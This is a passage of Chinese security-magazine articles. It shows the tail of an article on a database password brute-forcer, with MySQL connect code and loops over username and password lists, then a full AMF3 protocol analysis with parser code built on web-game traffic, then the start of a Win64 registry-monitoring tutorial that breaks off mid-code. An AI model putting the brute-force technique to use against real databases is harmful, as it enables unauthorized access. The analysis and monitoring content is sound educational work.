也就是说，“`winsock.h`”必须在“`mysql.h`”前面。

MySQL 的连接代码还是比较简单的。

```

MYSQL mysql; //数据库连接句柄
mysql_init (&mysql);
if(mysql_real_connect(&mysql,"host","user","pwd","db",port,NULL,0))
{
    MessageBox("成功");
    mysql_close(&mysql);
    break; //成功就跳出
}

```

连接成功就是正确的用户名与密码。

暴力破解用户名密码

暴力破解，首先就是循环，连接成功就跳出循环，成功破解。代码范例如下：

```

uidList=loadUid(userFile); //用户名集合
pwdList=loadPwd(pwdFile2); //密码集合

```

```
for(it=uidList.begin();it<uidList.end();it++)
//循环判定, it/it2 为迭代器
{
    st1>(*it);
    for(it2=pwdList.begin();it2<pwdList.end();it2++) //循环判定,
    {
        st2>(*it2);
        //连接数据库。是否成功, 成功就跳出两个循环
    }
}
```

小结

本文的暴力破解器非常简陋, 而且对 Mysql 数据库没有找到好的破解方法, 另外, 我选用的数据库版本分别是 SQL Server2005、MySQL 5.5、Oracle 11g R2, 所以不保证对其他版本有效, 只希望能起到抛砖引玉的作用, 最好可以结合多线程重新设计破解器, 这样速度就大大加快了。

AMF3 协议终极解析

——七雄争霸数据包分析

文/图 白金之星

AMF 是 Action Message Format 的简写, 一种二进制的格式, 它的设计是为了把 actionscript 里面的数据 (包括 Object、Array、Boolean、Number 等) 序列化一段二进制数据, 然后把这段数据随意发送给其他位置的程序, 比如发给远程服务器, 在远程服务器那边, 又可以把这段数据还原出来, 以此达到一个数据传输的作用。

AMF 消息流与 AMF 不是一回事, AMF 消息流就是一个数据包 package, 里面包含了版本号、头部、消息体等数据, 头部和消息体里面用到的数据使用 AMF 的格式来进行存储。AMF 数据流常用于 NetConnection、SharedObject 等。

从官方文档看, 在 2001 年 FLASH PLAYER6 中就诞生了 AMF0, 这是 AMF 的第一个版本, AMF0 的设计比较简单, 直到 FLASH8 都没发生过什么变化。后来 AS3 出世, 有了新的 AVM, 于是也就重新设计了一套 AMF3, 它的基本目的就是让数据进一步压缩再压缩, 并且支持了一些新的数据类型, 比如 bytearray 等, 具体有哪些改动, 大家自己去看 PDF 文档。

AMF3 出来之后 AMF0 是不是可以退休了? 答案是否定的。大家现在接触到的 AMF3 消息流基本上都是在 AMF3 外面包了一层 AMF0, 也就是说我们看到的所有 AMF 数据流都是 AMF0 的, 当数据流中的某个数据的 type=0x11 时, 才表示这个数据应该属于 AMF3 的数据, 这个时候就会切换到 AMF3 的模式来处理这个数据, 处理完之后当然还是继续回到 AMF0 的模式处理数据。

AMF 消息格式

这里我们截取一段“七雄争霸”网页游戏的 AMF 请求消息进行说明，可用 FireFox 浏览器+ (FireBug+AMF Explorer) 插件查看 AMF 消息，消息结构如图 1 所示。




图 1

数据包开始内容是 AMF 协议版本 version: 表示版本号为 3，紧接着 4 个字节 headers 表示头部个数，一般情况下头部个数都是 0，如果头部个数为 n，那么接下来应该是 n 个头部的数据，这里因为 n=0，所以直接跳过。之后 4 个字节代表消息体个数，一般为 1，接下来就是消息的正文。

AMF 的消息体的正文= (targetURI+responseURI+内容长度+内容) *n，我们这个例子里 n=1，targetURI 是一个字符串，指令标识符，表示这个消息要发到哪里去，在这个例子里为“chatAct.getAllMessage4New”，从字面意思理解似乎是一个用于从服务器端获取状态信息的指令；responseURI 也是一个字符串，响应标识符，发送请求默认从“/1”开始自动递增编号，图中值为“/413”，表示第 413 个发送请求。

AMF 规定了 targetURI 和 responseURI 都是一个 UTF8 字符串，也就是用 2 个字节来表示字符串长度，后面紧接着字符串正文。接下来的就是内容正文了，内容正文的数据解析将在后面详细举例说明。

AMF 数据类型

AMF3 一共有 13 种数据类型，每种类型都用一个字节来表示，类型标识后跟真正的数据，各类型的编码规则如下表所示。

数据类型	编码规则
Undefined=0	undefined = 0, 这个没什么说的
null=1	字节数组={1}, 很简单, null 类型为 1, 所以后面不带任何内容
False=2	字节数组={2}, 逻辑假
True=3	字节数组={3}, 逻辑真
Int=4	在 AMF3 中, 整数是使用可变长度的无符号的 29bit 整数来序列化, 对于 32bit 的整数, 需要 4 个字节来存储, 前 3 个字节的最高位是用于标识下一个字节是不是整数的一部分, 在 32bit 中多达 3 个 bit 是用来标志的, 所以对编码的一个整数仅仅有 29 个 bit 有意义, 这表示最大的无符号的整数值是 $2^{29}-1$ 。
Double = 5	AMF3 的双精度浮点型和 AMF0 的双精度浮点型的编码是一样的。编码的值在网络序列中总是一个 8 字节的 IEEE-754 的双精度浮点值 (符号位在低位内存)
String = 6	AMF0 和 AMF3 使用 UTF-8 来编码字符串。对于 AMF3, 一个字符串可以作为字面值或引用来编码。可变长度的无符号的 29bit 的整数用于头, 并且第一个 bit 标识字符串的编码。标识为 0 时, 字符串是字面上编码的, 余下的位数是用来编码 UTF-8 编码的字节长度。标识为 1 时, 是字符串引用的编码, 余下的位数是用来编码直指隐含



	的字符串引用表的一个索引。
Xml-doc = 7	和 AMF0 类似,XMLDocument 的结构需要转换为字符串表示来序列化。在 AMF 中,因为需要字符串,其内容用 UTF-8 来编码。
Date = 8	在 AMF3 中,AS 日期简单的序列化为一个从公元 1970 年 1 月 1 日零点,使用 UTC 时区到现在的毫秒数。本地时区信息不被发送。
Array = 9	AMF 把数组分为两个部分,密集部分和关联部分。对于关联部分的二进制表示由以空字符串结束的名/值对(可能没有)组成。密集部分的二进制表示是跟着顺序的列表值(可能没有)的密集部分的大小(可能是零)。
Object=10	后文单独说明。
Xml=11	AS3.0 引进了一个新的 XML 类型,支持 E4X 句法。
ByteArray	AS3.0 引进了新的类型表示字节数组,即 ByteArray。AMF3 用可变长度的 29bit 的整数编码字节的长度作为前缀,其后跟着 ByteArray 的原始字节来序列化。

下面通过实例讲述 int、string、object 三种数据类型的编码规则。

1) int 型数据

{4, 206, 16}, 4 表示该元素为数, 206 转成二进制为 1100 1110, 由于最高位为 1, 所以后一字节仍然有效, 此时将 1100 1110 最高位置 0 并左移 7, 变成 0010 0111 0000 0000。再看 16 = 00010 000, 由于最高位为 0, 故下一字节无效, 两字节做或“|”运算, 0010 0111 0000 0000 | 00010 000 便得出结果整数 10000 (十进制)。

2) String 类型

"abcdefg"={6,15,97,98,99,100,101,102,103}, 第一个字节 6 当然也是类型。接下来, 肯定是字符串的长度了, 不知道长度怎么知道字符串呢。这里 len=15, 这时候我们发现长度不对。是的, 我们要将读到的 int 右移 1 位, $15 / 2 = 7$, 这就是我们的长度。有些人可能会问, 为什么要右移 1 位, 那一位有什么用处呢? 还记得我们之前讲过 AMF 格式很简洁, 为什么简洁呢, 其实就在这里了。

AMF 会将一个数据包中读到的 string 按顺序保存到一个列表中, 记住, 这个列表只保存 string (也可称之为 String 缓存池, 后文会介绍 object 实例的缓存池, 道理是一样的), 以便数据包中再出现一样的字符串, 可以直接从列表中读, 不必重复发送, 这样可以减少发送的字节数。如:

```
Obj.name = "vigour";
Obj.school = "vigour";
```

我们将这个 obj 通过 socket 发送, 其实“vigour”这个字符串只是通过 name 发送了一次, 那 school 怎么办? 当然就是标记下“vigour”是第几个字符串发送的。这时候, 我们便知道了那移掉的一位有什么用处了。假设我们读到的 int 是 a, 那么:

if(a & 1) == 0, 表示最后位如果是 0, 则表示该字符串前面已发送过, 是第 a/2 次发送的。

if(a & 1) == 1, 表示最后位如果是 1, 则表示该字符串是全新发送, 长度为 a/2。

我们知道了长度是怎么读取的, 接下来就根据长度读取后面 $15 / 2 = 7$ 位字节, 利用 ASCII 码转换成相应的字符就行了。因为在 AS 中发送的编码格式都是 utf8, 所以发送字符串为中文时, 要在本地计算机转换成 GB2312 码才能在计算机上显示。

把需要重复发送的数据利用几个 bit 进行编码，客户端根据编码索引，到缓存池中查找已发送过的数据进行还原，这是 AMF 协议的精华所在，在后面的 object 数据解析中，我们会再次利用上面的规则，请一定要充分理解上述过程。

3) Object 类型

有点类似 C 语言中的结构体，将其它不同 AMF 类型的数据组合成一个整体，以便于引用。比如游戏服务器需要将一个 NPC 的信息回传给客户端，NPC 信息包括人物 id、姓名、性别、出生年月。利用 Object 描述如下：

```

NPC object
{
[int]      id 1;
[string]   name "tom";
[false]    sex 男;
[date]     birth 1999-1-1;
}
    
```

int、string、false、date 作为 object 各成员的类型，id、name、sex、date 则表示各成员名，1、tom、男、1999-1-1 分别是各成员的值。

这里要引入一个被称之为“traits”的重要概念（估且称之为“特性数据”，object 实例有四种基本类型，其特性信息如下表所示：

Anonymous (匿名型)	未注册别名的 Object 类对象实例，数据解析时和普通型 Object 对象一样处理
Typed (普通型)	拥有注册别名的 Object 对象实例
Dynamic (动态型)	使用动态特性声明的类定义的实例，在运行时，可以动态的给对象实例添加和删除公共成员变量
Externalizable (个性型)	实现了 flash.utils.IExternalizable 接口的类实例，并且完全控制其成员的序列化（在特性信息中没有属性名）

除了上述这些特性，对象特性数据也可能包括一组在 object 中定义的公共变量和公共可读写的属性名（例如所有的公共成员，不包括函数）。各成员名的顺序是重要的，因为在特性信息中的成员值也是同样的顺序，在解析某 object 实例时需要按成员顺序读取特性信息缓冲池中的特性信息。

普通型和匿名型的 object 实例，其数据结构组成是先集中存入成员名称字符串，接着集中存放各成员的值，解析程序读取时先集中读取所有成员名称，接着读取成员值；如果 object 实例类型是动态的，那么在封装好的成员之后的部分会列出动态成员的“名/值”对，解析程序读取这类型 object 时会重复读取“名/值”，直到读取动态成员指导名称是空的字符串。个性型的 object 的数据构成完全由开发者决定，这里不多做说明。

当 Object 实例在首次发送报文中出现时，AMF 会将该 object 实例存入对应的缓冲区中，并给其标注索引，Object 实例再次在报文中出现时，不需要发送完整实例了，只需发送索引值，客户端解析程序根据索引值到缓冲区中寻找对应实例数据。还有一点需要注意的是，这也是大部分 AMF 资料没有解释清楚的，上文介绍的 object 的特性数据也可以通过索引在“缓冲区”中还原已发送过的特性数据，这一点在解析 object 实例时至关重要，希望大家可以好好体会。

Object 数据在发送时首先发送 0x0A 类型，紧接着发送 32 位的 object 属性双字，该双字的低 4 位关系到 object 和特性数据以实例或引用方式解析，至关重要。低 4 位含义如下表所示：

U290-ref	U29-0	第 0 位(bit) 表示其后数据是 object 实例或者引用，为 1 数据是一个实例；为 0 数据是一个引用，1-28 位表示引用的索引值（一个整数）。
U290traits-ref	U29-1	第 0 位标志为 1 时，第 1 位该标志表示是否为特性数据引用，为 0 时表示特性数据是一个引用，此时 1-27 位表示该引用的索引值。
U290traits-ext	U29-2	前三位标志位都是 1 余下的 26 位无意义（特性成员的数量必须是 0）
U290-traits	U29-3	第 0 位标志位为 1，第 1 位标志位为 1，第 2 位标志位为 0。第 3 个标志位表示类型是不是动态的。0 表示不是动态的，1 表示是动态的。在封装好成员之后，动态类型可能拥有一组动态成员的“名/值对”，余下的 25 位用来编码封装好的特性成员的数量。

如果 U290-traits-ext 为 0，那么 object 类名之后跟着*(U8)字节的不可决定的成员。这是表示完全自定义序列化的外部化类型，客户和服务端使用一个私有协议读取这部分信息。

下面以“七雄争霸”网页游戏为例，在 IE 浏览器下利用 HttpWatch 插件截获并保存游戏状态更新数据包后的结果，如图 2 所示。




图 2

00 03 表示版本号为 3，这个版本号用处不大，只是提醒你数据流中可能会遇到 AMF3 的数据；

00 00 表示头部的个数为 0，一般情况下似乎头部个数都是 0，我还没理解什么情况下要用头部；如果头部个数为 n，那么接下来应该是 n 个头部的数据，这里因为 n=0，所以直接跳过；

00 01 表示消息体的个数为 1；

正文部分：

00 0C 表示 targetURI 的长度是 0x0C；

2F 32.....74 就是 targetURI 的值：“/22/onResult”；

00 00 表示 responseURI 为空字符串；

FF FF FF FF 应表示正文长度，但这里无意义；

11 表示数据类型是 AMF3，下面切入 AMF3 的数据流分析；

0A 表示下面是一个 AMF3 的 object 对象；

23 的二进制表示：0010 0011 这个字节对整个 AMF3 的 Object 对象类型进行了关键性定义，先看最右边一位是 1，表示这个 object 是一个真实的 Object，而不是一个 reference（实际上第一次进行存储的 Object 都是一个真实的 Object，只有第 2 次使用的时候才是一个 reference），最右边第 2 位是一个 1，表示描述这个 object 的 trait 数据正紧跟其后，如果是 0 则表示该 trait 数据是一个引用，请到引用缓存池里面进行寻找。最右边第 3 位是 0，表示此 object 并不是一个 Externalizable 实例，简单来讲就是说这个 object 如果有私有成员，不好意思，这个是不能被序列化到 AMF 数据里面的，除非实现了 IExternalizable 这个接口。最

后边第 4 位是 0，表示这个 object 是一个非动态类，左边 0010 表示该 object 中有两个元素。

接着往下看，下面紧跟着的是这个 object 的 trait 数据，首先是 ClassName: 01，其二进制是 0000 0001，注意 01 并不是说长度为 1。我们先看最右边一位是 1，表示这个 ClassName 不是一个引用，不需要到字符串的缓存池里面去寻找。最左边是 7 位，表示这个 ClassName 的长度正好是 0，就是空串，空串的 ClassName 是指这个 object 的 Class 就是普通的 Object 类。

下面就是要读取该 object 成员的变量名称了：

0x11 表示该成员变量字符串长度为 8；

0x63,0x75.....65 表示该成员字符串为“currTime”；

0x09 表示该成员变量名称字符串长度为 4；

0x63,0x68,0x61,0x74 表示成员字符串为“chat”；

0x05 表示 currTime 成员是一个 Double 型变量；

0x42,0x73....0xD0 0x00 currTime 值为 1362970107245.00（未转换）；

0x09 表示该成员变量是一个 array；

0x01 表示该 array 只有一个元素；

0x01 表示该 array 的关联部分为空字符串；

至此，还原出该数据包内容为：

```
Object:object
```

```
{
    currTime: 1362970107245.00;
    array:[0];
}
```

解析程序设计与实现

为了解析程序的设计清晰，将每个需要解析的 AMF 元素用 amf_object 类来表示，因为 amf_object 涉及大量内存操作，为了使用方便，引入 amf_object_handle 类，这个有点类似 Windows 系统中的 HANDLE(句柄)，通过句柄来间接的对系统关键数据进行操作。Amf_object 和 amf_object_handle 二者类结构如图 3 所示。




图 3



简单地说, amf_Object 通过 Alloc() 静态方法实现 object 实例的内存分配, 其 object 实例的类型和值分别保存在 type 和 boolValue 等成员变量中。这里需要特别说明的是, 因为 AMF 协议支持成员类型的嵌套, 所以当 object 的类型为 Array 或 object 时, 使用一个 object 类型的向量列表来保存其各元素的值, 解析此类数据时, 可使用递归逐一对元素进行解析。Amf_object_Handle 只有一个成员变量 *pobj, 通过重载 “=, ==, ->” 等操作符来间接实现对 Amf_object 实例的赋值、引用。此外, 程序还要设计三个链表用来保存 string、object、object traits 数据的缓冲区。

解析 AMF 协议数据的函数是 read_elem (TAG_context *ctx), 其核心代码如下:

```
amf_object_handle read_elem(TAG_context *ctx)
{
    amf_object_handle obj = amf_object::Alloc();
    obj->type = read_type(ctx);
    switch(obj->type)
    {
        case DT_NULL:
            break;
        case DT_FALSE:
            obj->boolValue = false;
            break;
        case DT_STRING:
            read_string(ctx, obj->strValue);
            break;
        .....
        case DT_OBJECT:
            obj = read_obj(ctx);
            break;
        .....
    }
    return obj;
}
```

参数 TAG_context *ctx 是待解析的数据缓存, readelem 函数首先为 amf_obj 对象分配内存, 接着从要解析的数据缓存中读取一个字节判断 AMF 数据类型, 根据数据类型利用不同函数进行读取。要注意的是, 对 true、false、date、string、int 等没有子成员的数据, 会一次性将数据的类型和值读取通过 amf_handle 赋给 amf_object 变量, 对 Array、Object 有子成员变量的数据在代码要进行递归调用 readelem 函数进行子成员变量读取, 递归至某层的变量为无子成员的数据, 最后将包含解析数据的 amf_obj 对象返回。下面以 int 和 object 数据为例, 讲述解析过程:

int 型的数据解析比较简单, 核心代码如下:

```
unsigned char byte = read_byte(ctx);
int readnum = 0;
int value = 0;
```



```

while(((byte & 0x80)!=0) && (readnum<3))//首字节为 1 表示后面字节有效，循环读取
{
    value = (value<<7) | (byte & 0x7F);
    ++readnum;
    byte = read_byte(ctx);
}
    
```

代码很简单，read_byte 读取数据类型，接着逐字节读取数据，如果字节高位为 1，表示其后还有数据，将读出的 byte 与已读出的 value 进行“|”运算得到 int 值。

Object 类型数据解析起来比较复杂，这里不贴代码，只列出代码的核心框架，大家如果有兴趣可以结合框架对源码进行解读。其解析函数 read_obj 的基本流程如图 4 所示。




图 4

解析的过程，上面的流程图已经很详细了，这里就不具体说明了。需要注意一点的是，解析 object 数据时，需要设置两个缓存池，分别是 object 实例缓存池和特性数据缓存池，解析代码中使用链表来实现缓存池，当传递数据是 object 引用或特性数据引用时，程序会根据索引值到缓存池（链表）查找对应数据进行读取、还原。除了解析 object 数据需要建立缓存池外，AMF 协议中对 string、array 等数据的解析也引入了缓存池，大家可以看源码配合 AMF3 协议进行解读。

代码测试

写好解析程序，需要测试下程序的效果如何，这里利用 IE+httpwatch 截取一段“七雄争霸”中的“userAct.getUserProperty”（用于获取城主的各项数据）请求指令的返回数据进行解析，并与 Amf_explorer 的解析结果进行比较，如图 5 所示。




图 5

“userAct.getUserProperty”指令返回数据是一个匿名的 object 对象，其中有几十个成员，如注册用户的名称 username，荣誉值 honor 等，其中 userAchieve 这个成员比较特殊，类型是 Array，属于拥有子成员的数据。仔细看数组中，每一个成员又是 object 类型，如数组第一个 object 成员的数据是 {YELLOWVIP:1,QQVIP:1,BLUEVIP:1}，经过对比，发现我们的解析程序的结果和 FireBug 的 AMF explorer 数据包解析的结果其本一致。

关于代码

- 1) 要查看“七雄争霸”或其它基于 AMF 协议编写的网页游戏数据，使用 FireFox 浏览器+FireBug+Amf explorer 插件。注意，因为 Firebug 和 AMF explorer 更新不及时，不能与新版本的 Firefox 浏览器兼容，最好使用版本较低的 Firefox 测试，如 5.0 以下版本。
- 2) Firebug 不支持数据包导出功能，想要导出 AMF 数据包只能使用 IE+Httpwatch。
- 3) 导出数据包后，用 UltraEdit 将 Http 的包头部分删除，只保留从“0x03”协议头开

始到数据包末尾的数据，将数据另存为后，直接可用我们编写的程序进行解码。

4) 源码可用 VC6.0+platform SDK sp2 编译通过。

5) 虽然程序能解析大部游戏数据，但限于时间紧迫，程序定有很多不完善的地方，欢迎读者批评指正。

本文旨在向读者展示 AMF 协议内容和 AMF 消息的消息格式，通过阅读本文理解 AMF 精髓，希望读者不要利用本文的思路和源码进行违法、违规行为，作者和杂志概不负责。

Win64 无 Hook 实现监控注册表

文/图 胡文亮

在 Win32 平台上，监控注册表的手段通常是 SSDT Hook。记得我看黑防的第一篇文章，就是关于如何用 SSDT Hook 防止修改 IE 主页的。不过现在来看，用 SSDT Hook 的方式监控注册表实在是太麻烦了，而且在 Win64 下还不能合法使用 SSDT Hook。本文将介绍一种完胜 SSDT Hook 监控注册表的方法，效果与 SSDT Hook 一样好。

这个方法就是使用微软推荐的注册表监控函数 CmRegisterCallback。此函数其实在 Windows XP 系统上就有了，不过那时功能不完善，只能简单的禁止或允许，无法获得完整的注册表修改信息（即做不到“监控”）。到了 Vista 系统以后，微软对此函数做了相当大的改进，可以实现“监控”的目的了。本文最后要实现的效果是把注册表编辑器 (regedit.exe) 所有对注册表添加、删除、重命名的操作都通过 DbgView 打印出来，并拒绝访问（只针对 regedit.exe，是因为系统对注册表的操作太频繁了，这么做是为了方便大家实验）。

首先看一下这个函数的原型：

```
NTSTATUS CmRegisterCallback
(
    _In_      PEX_CALLBACK_FUNCTION Function,
    _In_opt_ PVOID Context,
    _Out_    PLARGE_INTEGER Cookie
);
```

MSDN 上的解释很书面化，用大白话来说，这三个参数分别为回调函数的地址，随便设置的值（直接传入 NULL 即可），回调的句柄。同样，也有个函数用于销毁回调，它是 CmUnRegisterCallback，原型如下：

```
NTSTATUS CmUnRegisterCallback( _In_ LARGE_INTEGER Cookie);
```

CmUnRegisterCallback 函数唯一的参数就是 cookie，也就是“回调的句柄”。创建和销毁回调的代码如下：

```
LARGE_INTEGER CmHandle;
NTSTATUS CmSt;
CmSt=CmRegisterCallback(RegistryCallback, NULL, &CmHandle);
if (NT_SUCCESS(CmSt))
```



```

        DbgPrint("CmRegisterCallback SUCCESS!");
    else
        DbgPrint("CmRegisterCallback Failed!");
    CmUnRegisterCallback(CmHandle);

```

接下来看看回调函数的原型:

```

NTSTATUS RegistryCallback
(
    _In_      PVOID CallbackContext,
    _In_opt_ PVOID Argument1, //操作类型 (只是操作编号, 不是指针)
    _In_opt_ PVOID Argument2 //操作详细信息的结构体指针
)

```

CallbackContext 基本可以忽略, 重要的就是下面的两个参数 Argument1 和 Argument2。Argument1 记录的是操作类型 (这个参数不是指针, 只是操作类型的编号), Argument2 记录的是有关操作信息的结构体指针。接下来举个例子, 比如我们已经注册了一个注册表回调, 当有删除注册表项的操作发生时, 我们注册的回调就会被调用, Argument1 的信息是 RegNtPreDeleteKey (pre 是“操作前”的意思), Argument2 的信息是一个指向 REG_DELETE_KEY_INFORMATION 结构体的指针。操作完成后, 我们的注册表回调又会被调用一次, 此时 Argument1 的信息是 RegNtPostDeleteKey (post 是“操作后”的意思), Argument2 的信息是一个指向 REG_POST_OPERATION_INFORMATION 结构体的指针。在所有的结构体里, 有一项是肯定有的, 就是 Object, 它是你操作了那个项或者根项的对象指针 (相对于新建项而言, 就是根项的对象指针; 相对于新建/设置/删除/重命名键值和删除项而言, 就是项的对象指针)。通过这个 Object 获得项名称的代码如下:

```

BOOLEAN GetRegistryObjectCompleteName(PUNICODE_STRING pRegistryPath,
PUNICODE_STRING pPartialRegistryPath, PVOID pRegistryObject)
{
    BOOLEAN foundCompleteName = FALSE;
    BOOLEAN partial = FALSE;
    if(!MmIsValidAddress(pRegistryObject) || (pRegistryObject == NULL))
        return FALSE;
    /* Check to see if the partial name is really the complete name */
    if(pPartialRegistryPath != NULL)
    {
        if( ((pPartialRegistryPath->Buffer[0] == '\\') ||
(pPartialRegistryPath->Buffer[0] == '%')) ||
            ((pPartialRegistryPath->Buffer[0] == 'T') &&
(pPartialRegistryPath->Buffer[1] == 'R') &&
            (pPartialRegistryPath->Buffer[2] == 'Y') &&
(pPartialRegistryPath->Buffer[3] == '\\')) )
        {
            RtlCopyUnicodeString(pRegistryPath, pPartialRegistryPath);

```

```

        partial = TRUE;
        foundCompleteName = TRUE;
    }
}
if(!foundCompleteName)
{
    /* Query the object manager in the kernel for the complete name */
    NTSTATUS status;
    ULONG returnedLength;
    PUNICODE_STRING pObjectName = NULL;
    status = ObQueryNameString(pRegistryObject,
(POBJECT_NAME_INFORMATION)pObjectName, 0, &returnedLength );
    if(status == STATUS_INFO_LENGTH_MISMATCH)
    {
